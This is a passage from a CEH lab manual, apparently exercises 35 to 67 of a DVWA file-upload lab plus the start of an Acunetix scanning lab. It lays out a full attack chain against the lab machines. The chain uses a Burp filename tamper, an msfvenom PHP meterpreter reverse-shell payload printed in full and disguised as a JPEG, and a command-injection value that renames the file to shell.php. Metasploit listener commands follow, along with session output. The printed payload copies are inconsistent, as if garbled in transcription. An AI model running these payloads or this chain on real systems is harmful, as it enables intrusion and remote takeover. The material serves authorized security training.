35. Select **Temporary Project** and click **Next**, as shown in the screenshot:



FIGURE 5.30: Create burp suite project

36. Select **Use Burp defaults** radio-button and click **Start Burp**, as shown in the screenshot:



FIGURE 5.31: Bump suite configuration

37. To check if the intercept is on, click **Proxy** tab and select the **Intercept** sub-tab. You will see a button saying **Intercept is on**. Turn intercept on if it is off.




FIGURE 5.32: Check intercept is on

38. Switch back to the browser window and click **Upload** button to upload the payload file.



FIGURE 5.33: Upload payload file

39. When you switch back to the **Burpsuite** window, you will see that the request has been captured and displayed in the raw format. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.




FIGURE 5.34: Upload request captured in burpsuite

40. Edit the filename to **medium.php** and click the **Forward** button to forward the request.

FIGURE 5.35: Edit the captured request and forward

41. Now turn the intercept off by clicking on the **Intercept is on** button once more. The button now says **Intercept is off**, as shown in the screenshot.

A screenshot of the Burp Suite interface. The title bar reads "Burp Suite Community Edition v1.7.30 - Temporary Project". Below the title bar is a menu bar with "Burp", "Intruder", "Repeater", "Window", and "Help". A toolbar below the menu bar contains tabs for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". The "Proxy" tab is currently selected. Below the toolbar is another set of tabs: "Intercept", "HTTP history", "WebSockets history", and "Options". The "Intercept" tab is highlighted with a red box around it. At the bottom of the screen, there is a toolbar with buttons for "Forward", "Drop", "Intercept is off" (which is also highlighted with a red box), "Action", "Comment this item", and a "Print" icon. Below this toolbar, there are three tabs: "Raw", "Headers", and "Hex".

FIGURE 5.36: Turn intercept off

42. If you switch back to the browser window, you will see a message that the file has been uploaded and it will also mention the location of the file. Note down this location.

43. Remove the browser proxy set up in **step 33**.

The screenshot shows a Firefox browser window with the DVWA (Damn Vulnerable Web Application) v1.10 "Development" version running on Kali Linux. The URL in the address bar is 10.10.10.12:8080/dvwa/vulnerabilities/upload/. The main content area displays the "Vulnerability: File Upload" page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload** (which is highlighted in green), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The "File Upload" section contains a form with a "Choose an image to upload:" label, a "Browse..." button, and an "Upload" button. Below the form, a red-bordered message box shows the text ".../hackable/uploads/medium.php successfully uploaded!". At the bottom of the page, there's a "More Information" section with three links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

FIGURE 5.37: Payload file successfully uploaded

44. Launch a **Terminal** window and type **msfconsole**. Hit **Enter** to run the **Metasploit Framework**.

The screenshot shows a terminal window titled "root@kali: ~". The user has typed "msfconsole" and is receiving error messages about failed database connections. The terminal then prompts the user to start the Metasploit Framework console.

```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
      Is the server running on host "localhost" (::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

[*] Starting the MetaSploit Framework console.../
```

FIGURE 5.38: Launch Metasploit framework

45. Now you have to set up a listener so that you can establish a meterpreter session with your victim. Follow the following steps to set up a listener using the msf command line.

- A. Type **use multi/handler** and hit **Enter**.
- B. Type **set payload php/meterpreter/reverse_tcp** and hit **Enter**.
- C. Type **set lhost 10.10.10.11** and hit **Enter**.
- D. Type **set lport 3333** and hit **Enter**.
- E. Now to start the listener type **run** and hit **Enter**.

The screenshot shows a terminal window titled 'root@kali: ~'. The user has run the command 'msf' which lists available modules. Then, they type 'use multi/handler'. Subsequent commands are highlighted with red boxes: 'set payload php/meterpreter/reverse_tcp', 'set lhost 10.10.10.11', 'set lport 3333', and 'run'. The 'run' command is partially typed at the end of the line.

```
[+] =[ metasploit v4.16.19-dev ]  
+ ... =[ 1703 exploits - 1000 auxiliary - 299 post ]  
+ ... =[ 503 payloads - 40 encoders - 10 nops ]  
+ ... =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use multi/handler  
msf exploit(handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(handler) > set lhost 10.10.10.11  
lhost => 10.10.10.11  
msf exploit(handler) > set lport 3333  
lport => 3333  
msf exploit(handler) > run
```

FIGURE 5.39: Setup and start a listener

46. Now that the listener is up and running, open up the **Firefox** browser and in a new tab type the location of the uploaded file (here **http://10.10.10.12:8080/dvwa/hackable/uploads/medium.php**) in the address bar and press **Enter** to execute the uploaded payload.




FIGURE 5.40: Browse the uploaded payload file

47. When you switch back to the **terminal** window, you will see that a **meterpreter session** has been established with the victim system, as shown in the screenshot:

```
root@kali: ~
msf exploit(handler) > run
[*] Started reverse TCP handler on 10.10.10.11:3333
[*] Sending stage (37543 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:3333 -> 10.10.10.12:10506) at 2017-12-26 02:10:21 -0500
meterpreter > 
```

FIGURE 5.41: Meterpreter session established

48. In the meterpreter command line, type **sysinfo** and hit **Enter** to view the system details of the victim. Close all windows to exit.

```
root@kali: ~
File Edit View Search Terminal Help
10:21 -0500
meterpreter > sysinfo
Computer : WIN-DJAQ7QJ8PAI
OS       : Windows NT WIN-DJAQ7QJ8PAI 6.3 build 9600 (Windows Server 2012 R2 Standard Edition) AMD64
Meterpreter : php/windows
meterpreter > 
```

FIGURE 5.42: View the system info

49. Close all previously opened terminal windows and open a new **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=2222 -f raw** and hit **Enter** to generate the raw payload.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=2222 -f raw
```

FIGURE 5.43: Generate the payload

50. Select the **raw payload**, right-click and **copy** it, as shown in the screenshot:

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=2222 -f raw
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
<?php /**/ error_reporting(0); $ip = '10.10.10.11'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f))) { $s = fsockopen($ip, $port); $s_type = 'socket'; } if (!($s && ($f = 'socket_create') && is_callable($f))) { $s = socket_create(AF_INET, SOCK_STREAM, 0); $s_type = 'socket'; } if (!$s) { die('no socket funcs'); } if (!($s->isatty())) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); if ($len < $a[0]) { switch ($s_type) { case 'stream': $len = $a[0]; break; case 'socket': $len = socket_read($s, $a[0]); break; } } $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) { ini_get('suhosin.executor.disable_eval'); } else { eval($b); } die();
```

FIGURE 5.44: Copy the raw payload generated

51. Open **Leafpad** from the taskbar and paste the **payload** copied in the previous step.

```
*(Untitled)

File Edit Search Options Help

<?php /**/ error_reporting(0); $ip = '10.10.10.11'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f))) { $s = $f($ip, $port); $s_type = 'stream'; } if (!($s && ($f = 'socket_create') && is_callable($f))) { $s = $f(AF_INET, SOCK_STREAM, 0); $s_type = 'socket'; } if (!$s) { die('no socket funcs'); } if (!($s->isatty())) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a[0]; $b = ''; while ($len < $a[0]) { switch ($s_type) { case 'stream': $b .= fread($s, $len - $a[0]); break; case 'socket': $b .= socket_read($s, $len - $a[0]); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) { ini_get('suhosin.executor.disable_eval'); } else { eval($b); } die();
```

FIGURE 5.45: Paste the raw payload

52. Edit the file by adding **GIF98** at the start, as shown in the screenshot:

The screenshot shows a text editor window with the title bar "*Untitled)". The menu bar includes File, Edit, Search, Options, and Help. A blue box highlights the word "GIF98" at the top left of the code area. The code itself is a complex PHP exploit payload.

```
<?php /* error_reporting(0); $ip = '10.10.10.11'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get ('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); }
```

FIGURE 5.46: Edit the payload file

53. Click **File → Save As ...** from the menu bar.




FIGURE 5.47: Save the payload file

54. When **Save As** window appears, type **high.jpeg** in the **Name** field, select the saving location as **Desktop** and click **Save**.




FIGURE 5.48: Save the payload file

55. Log-in into DVWA with **admin account** (refer **step 11**).
56. Click **DVWA Security** in the left-pane and select the security level as **High** from the drop-down list and click **Submit**.

1. Low - This security level is completely vulnerable and has no security measures at all. It's used as an example of how web application vulnerabilities manifest through bad coding practices and to act as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of bad security practices, where a developer has tried but failed to secure an application. It also acts as a challenge to users to refine exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

FIGURE 5.49: Set DVWA security level

57. Select **File Upload** option in the left-pane and then click **Browse** button, as shown in the screenshot:

The screenshot shows a Mozilla Firefox browser window with the URL 10.10.10.12:8080/dvwa/vulnerabilities/upload/. The title bar says "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The DVWA logo is at the top right. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload** (which is highlighted with a red box), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: File Upload" and contains a form with a file input field labeled "Choose an image to upload:" and a "Browse..." button, which has a red box around it. Below the file input is a "Upload" button. Underneath the form, there's a section titled "More Information" with three links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securityteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

FIGURE 5.50: Upload the payload file

58. When **File Upload** window appears, select **high.jpeg** file and click **Open** as shown in the screenshot:

The screenshot shows a "File Upload" dialog box in Mozilla Firefox. At the top right are "Cancel", a search icon, and a blue "Open" button. On the left is a sidebar with icons for Recent, Home, Desktop (which is selected and highlighted in blue), Documents, Downloads, Music, and Pictures. The main area shows a file list with columns for Name, Size, and Modified. The "Name" column is sorted by name. The file "high.jpeg" is selected and highlighted with a blue border. The other files listed are "medium.php.jpg" and "upload.php". At the bottom right is a "All Files" dropdown.

Name	Size	Modified
high.jpeg	1.1 kB	Tue
medium.php.jpg	1.1 kB	Tue
upload.php	1.1 kB	Tue

FIGURE 5.51: Select the payload file

59. You can see the file is ready to upload. Click **Upload** button.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: File Upload". It contains a form with a label "Choose an image to upload:" and a file input field containing "high.jpeg". Below the input field are two buttons: "Browse..." and "Upload". To the right of the form, there is a section titled "More Information" with three links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>


FIGURE 5.52: Upload the payload file

60. You will see a message that the file has been uploaded and it will also mention the location of the file. Note down this location.

The screenshot shows the DVWA interface again. The sidebar and main content area are identical to Figure 5.52. However, the file input field now displays "No file selected.". Below the input field, a message box contains the text ".../.../hackable/uploads/high.jpeg successfully uploaded!".

FIGURE 5.53: Payload file uploaded


61. Click **Command Injection** option in the left pane and in the **Enter an IP address** field, type `|copy`
`C:\wamp64\www\DVWA\hackable\uploads\high.jpeg`
`C:\wamp64\www\DVWA\hackable\uploads\shell.php` and click the **Submit** button, as shown in the screenshot:



The screenshot shows a Mozilla Firefox browser window with the URL `10.10.10.12:8080/dvwa/vulnerabilities/exec/`. The DVWA logo is at the top. On the left, a sidebar menu has 'Command Injection' highlighted with a red box. The main content area has a heading 'Vulnerability: Command Injection'. Below it is a section titled 'Ping a device' with a text input field containing `64\www\DVWA\hackable\uploads\shell.php`. A 'Submit' button is next to the input field. Below this is a 'More Information' section with a bulleted list of links related to command injection.

FIGURE 5.54: Copy the payload file

62. You get a message that the file has been copied, as shown in the screenshot:



The screenshot shows the same DVWA Command Injection page after submission. The message '1 file(s) copied.' is displayed in a red box below the input field. The rest of the interface is identical to Figure 5.54.

FIGURE 5.55: Payload file successfully copied

63. Launch a **Terminal** window and type **msfconsole**. Hit **Enter** to run the **Metasploit Framework**.

```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
      Is the server running on host "localhost" (::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

[*] Starting the Metasploit Framework consolE...|
```

FIGURE 5.56: Launch Metasploit framework

64. Now you have to set up a listener so that you can establish a meterpreter session with your victim. Follow the following steps to set up a listener using the **msf** command line.

- A. Type **use multi/handler** and hit **Enter**.
- B. Type **set payload php/meterpreter/reverse_tcp** and hit **Enter**.
- C. Type **set lhost 10.10.10.11** and hit **Enter**.
- D. Type **set lport 2222** and hit **Enter**.
- E. Now to start the listener type **run** and hit **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# =[ metasploit v4.16.19-dev ] 
+ --=[ 1703 exploits - 1000 auxiliary - 299 post      ]
+ --=[ 503 payloads - 40 encoders - 10 nops        ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.10.10.11
lhost => 10.10.10.11
msf exploit(handler) > set lport 2222
lport => 2222
msf exploit(handler) > run
```

FIGURE 5.57: Setup and start a listener

65. Now that the listener is up and running, open up the **Firefox** browser and in a new tab type the location of the uploaded file (here <http://10.10.10.12:8080/dvwa/hackable/uploads/shell.php>) in the address bar and press **Enter** to execute the uploaded payload.




FIGURE 5.58: Browse the uploaded payload file

66. When you switch back to the **terminal** window, you will see that a **meterpreter session** has been established with the victim system, as shown in the screenshot:

root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > run
[*] Started reverse TCP handler on 10.10.10.11:2222
[*] Sending stage (37543 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:2222 -> 10.10.10.12:10587) at 2017-12-26 02:34:31 -0500
meterpreter > ■

FIGURE 5.59: Meterpreter session established

67. In the meterpreter command line, type **sysinfo** and hit **Enter** to view the system details of the victim. Close all windows to exit.

root@kali: ~
File Edit View Search Terminal Help
[*] Meterpreter session 1 opened (10.10.10.11:2222 -> 10.10.10.12:10587) at 2017-12-26 02:34:31 -0500
meterpreter > **sysinfo**
Computer : WIN-DJAQ7QJ8PAI
OS : Windows NT WIN-DJAQ7QJ8PAI 6.3 build 9600 (Windows Server 2012 R2 Standard Edition) AMD64
Meterpreter : php/windows
meterpreter > ■

FIGURE 5.60: View system info

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs

Website Vulnerability Scanning Using Acunetix WVS

Acunetix Web Vulnerability Scanner (WVS) broadens the scope of vulnerability scanning by introducing highly advanced and rigorous heuristic technologies designed to tackle the complexities of today's web-based environments.

Lab Scenario

As an expert Penetration Tester, you need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. You can use Acunetix Web Vulnerability Scanner (WVS) to check the website, analyzes its applications, and find vulnerabilities that could leave it exposed to SQL injection, cross-site scripting, and other vulnerabilities that could expose the online business to attacks. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help you secure web applications and test websites for vulnerabilities and threats.

Lab Environment

To perform this lab, you will need:

- Acunetix Web vulnerability scanner is located at **Z:\CEH-Tools\CEHv10 Module 14 Hacking Web Applications\Web Application Security Tools\Acunetix Web Vulnerability Scanner**
- You can also download the latest version of Acunetix Web vulnerability scanner from the link <http://www.acunetix.com/vulnerability-scanner>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running Windows Server 2016

- A web browser with an Internet connection
- Microsoft SQL Server/ Microsoft Access

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security is a branch of information security that deals specifically with security of websites, web applications, and web services.

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

In this lab, the machine hosting the website is the victim machine i.e., **Windows Server 2016**, keep the machine running till the end of the lab; the machine used to run **Acunetix Web Vulnerability Scanner** is **Windows Server 2012**.

1. Log in to **Windows Server 2012**.
2. Navigate to **Z:\CEH-Tools\CEHv10 Module 14 Hacking Web Applications\Web Application Security Tools\Acunetix Web Vulnerability Scanner** and double-click **acunetix_trial.exe**.
3. If **Open-File Security Warning** pop-up appears, click **Run**.
4. Follow the steps to install **Acunetix Web Vulnerability Scanner**.

Note: You will be asked to provide an email and a password during installation, which will be used later in the lab.

5. If the **Acunetix** web page opens in the default browser, **Close** the web page.
6. If a **Security Warning** dialog box appears, asking you to install a certificate from a certification authority (CA), click **Yes**.

Note: In addition, if a **Security Alert** pop-up appears, click **OK**.

7. In the final installation step, click **Finish**.
8. If a **Trial Edition** pop-up appears; click **OK**.
9. Once the installation is completed, Acunetix Web Application Security scanner will open in a default web browser, as shown in the screenshot.

10. Your connection is not secure page appears, click Advanced to add the security exceptions.

Note: The screenshots will differ if you use a different web browser.

